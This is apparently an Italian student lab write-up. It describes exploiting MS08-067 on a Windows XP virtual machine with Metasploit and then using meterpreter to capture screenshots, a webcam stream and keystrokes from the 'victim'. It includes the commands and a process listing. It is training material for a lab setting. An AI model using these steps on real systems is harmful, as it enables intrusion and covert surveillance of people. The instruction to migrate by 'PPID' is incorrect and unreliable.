
HACKING WINDOWS XP


L'esercitazione di oggi consisteva nel Hacking di Windows XP. Sfruttando con Metasploit la vulnerabilità **MS08-067** siamo andati a ricavare

- Screenshot/Snapshot
- La presenza di webcam con prova video
- Dump da tastiera


FASE 1

Nella prima fase siamo andati a sfruttare la vulnerabilità richiesta dall'esercitazione. Aprendo msfconsole e digitando il comando search MS08-067 abbiamo trovato l'exploit. Impostando dopo i paramtri con **show options** abbiamo inserito il nostro target (Windows XP)







Una volta lanciato l'exploit con payload di default, inseriamo il comando **ifconfig** per accertarci di essere sul nostro Target



FASE 2

Nella seconda fase abbiamo sfruttato questa vulnerabilità per ricavare inizialmente lo Screenshot/Snapshot, tramite il comando screenshot. Dopo su un altro terminale possiamo vedere il nostro screen salvato nella directory indicata da meterpreter.







Possiamo notare il desktop della nostra vittima mentre è intento a giocare a 3D Pinball

Fatto questo abbiamo aggiunto un **Extension Pack*** per VM in modo da aggiornare gli input delle usb a 2.0 e 3.0 sul nostro Windows XP.


***Link: https://www.virtualbox.org/wiki/Downloads**




In seguito abbiamo impostato la webcam sulla nostra macchina bersaglio tramite **Dispositivi >> Webcam >> La nostra Webcam**



Tramite il comando di meterpreter **webcam_list** possiamo notare la nostra webcam



Una volta trovata possiamo avviare uno stream in diretta sulla nostra macchina (**webcam_stream**) oppure fare uno screenshot/snapshot (**webcam_snap**)




Possiamo notare la nostra vittima che si diverte a giocare a 3D Pinball

BONUS


Come bonus dell'esercitazione abbiamo cercato di catturare gli imput da tastiera della nostra vittima. Per prima cosa abbiamo cercato i processi attivi (comando **ps**), per poi spostarci su quel determinato processo (notepad in questo caso) e poter avviare il comando per recuperare gli imput.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 348   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 416   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 560   348   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 584   348   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 672   584   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 684   584   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 840   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 920   672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1040  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1080  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1112  1476  notepad.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\NOTEPAD.EXE
 1120  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.exe
 1476  1452  explorer.exe       x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\Explorer.EXE
 1504  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1580  1040  wuauclt.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wuauclt.exe
 1632  1476  ctfmon.exe         x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\ctfmon.exe
 1680  1040  wscntfy.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wscntfy.exe
 1724  672   alg.exe            x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
```



Per spostarci sul processo in questione usiamo il comando **migrate "PPID"** del processo

Tramite il comando **keyscan_start** avviamo il processo di sniffing degli input, dopo con **keyscan_dump** ci stampiamo a schermo ogni input effettuato. Per chiudere il tutto usiamo **keyscan_stop**



Per poter avere a schermo gli input tra i comandi **keyscan_start** e **keyscan_dump** dobbiamo dare degli input presi solamente per quel processo. Se non rispettiamo questa "tempistica" il risultato sarà nullo